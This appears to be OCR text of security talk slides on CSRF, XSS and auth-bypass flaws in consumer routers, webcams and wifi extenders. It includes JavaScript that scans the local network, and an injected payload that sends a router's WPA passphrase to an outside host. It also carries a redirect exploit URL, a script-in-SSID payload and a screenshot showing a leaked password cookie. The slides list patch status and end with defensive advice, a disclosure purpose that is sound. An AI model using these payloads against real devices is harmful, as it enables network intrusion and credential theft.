Generating the malicious request

We use similar code to the D-link to iterate over our local /24 - where the browser lives.

The attack can be done via HTTP GET

Just create IMG tags with SRC params to leak data

Putting it all together – BT

The SSID and WPA passphrase are exposed in the web interface. **BAD IDEA!**

Specifically, the PSK and SSID are held here:

```
G_arrClient[1][18]        // PSK passphrase
G_arrClient[1][5]         // SSID
```

Generating the malicious request

```
myimg = document.createElement("img");  // create
myimg.setAttribute('src', 'http://'+network+'.'+i+'/cgi-
bin/webproc?%3Asessionid=deadbeef&obj-
action=auth&%3Aaction=login&errorpage=html%2Fmain.html&getpage=html/
index.html&var:menu=advanced&var:page=conntorouter&var%3Amenu=setup
19497%2 PAYLOAD %3bvar+foo%3d%22&var%3Asubpage=-');

document.body.appendChild(myimg);  // add it to page
```

Generating the malicious request

We want to add this code to the page to leak the data to us when the page loads. PAYLOAD is :


97%22%3bsetTimeout(function(){var%20image%20=%20document.createElement(%27img%27)%3b%20var%20a=%22https://www.blacktraffic.co.uk/xyzzy?%22%3b%20image.src=a.concat(G_arrClient[1][18])%3b},1000)%3bvar+foo%3d%22

Generating the malicious request

Or more readably:

```
setTimeout(function() {
  var image = document.createElement('img'); // create IMG
  var a="https://www.blacktraffic.co.uk/xyzzy?"; // URL
  image.src=a.concat(G_arrClient[1][18]); // leak WPA PSK
},1000);                    // do all the above after 1 second
var+foo="     // match up with where we injected, so
                                    // no syntax errors
```

Here's one we made earlier



ASUS Router Open Redirect & CSRF - Patched

http://router.asus.com/Main_Login.asp?page=//xjs.io/.htm


Faulty redirect logic – just checks for ".htm"

Link creates session and goes to our page

Our page does a CSRF to create a new SMB user, and drops the user back to FW update page.

PoC || GTFO - D-link 5020L CSRF – patched

CSRF spray to pan and FTP images



//xjs.io/dlink5020-poc.html

PoC || GTFO – BT – patched

CSRF in BT wifi extender, XSS, auth bypass

See //xjs.io/bt-poc.html

Find out someone's admin password, SSID, PSK and originating IP.

PATCHED.

PoC || GTFO – Netgear – patched

EX7000

Bring up wifi AP of "<script src=//xjs.io></script>

Do wireless discovery, and mouse over the above SSID.

PATCHED.

Affected Devices

TP Link webcam CSRF (won't fix – EOL product)
Foscam webcam CSRF (fixed – by requiring browser plugin)
ASUS router CSRF, redirect, XSS (all fixed – we like ASUS)
BT wifi extender CSRF, XSS, auth bypass (fixed)
[redacted] CSRF, XSS (notified … ?)
D-link cameras and routers – 932, 5020, [redacted] , CSRF (fixed, ?)
Netgear Wifi extender, XSS in SSID (fixed)
[redacted], CSRF, XSS (notified … ?)
[redacted], CSRF, XSS (fixing)
[redacted] – CSRF, RCE (notified … ?)

How to do it right

No default passwords! Make the user change it.

Anti-CSRF measures – at least check Referer

Always HTML-encode data written to the web page.


Make it easy to update in the field

Passwords should be **WRITE ONLY**!

Thanks

Many thanks to:
Dave, Andrew, Luke, Takeshi – at PTP
PDP Architect – for the Home Flub series
Michal Zalewski for Tangled Web and Silence on the Wire
Daf as always, for Burp Suite.
PTP for buying me IoT stuff
Mido on stackoverflow for the method of getting a local IP in JS.

Questions ?


NETGEAR genie
Select an existing network you would like to extend. If you don't want to extend both WiFi bands, deselect
unchecking the box below. Learn More »
2.4GHz WiFi Networks
Refresh
5GHz WiFi Networks
Network Name
Signal Strength
Security
this script is running from a third party host, and the local cookies are
passwd_auth=Password1%21; email_auth=jamie.riden@gmail.com; session_id=1569470212
OK
Coredy TM
Connect Your Smart Life
More Range for Dual Band Wireless
SSID
Channel
Security
Select
I'm in ur router, watching ur packetz
OK
File Edit View History Bookmarks Tools Help
Wireless AP Webserver
192.168.10.253/home1.htm
Most Visited Getting Started gmail hsbc lloyds capitalone widows local nessus
Static DHCP
Static DHCP Setup
Enable Static DHCP
IP Address:
Comment:
im in ur router watching ur packetz
OK
Reset
File Edit View History Bookmarks Tools Help
WiFi Repeater Web Server
http://xjs.io/
192.168.10.1/home.htm
Most Visited Getting Started gmail hsbc lloyds capitalone widows local nessus
WAVLINK 睿因
More Range for Wireless Network
Wizard
AP
Repeater
im in ur router watching ur packetz
OK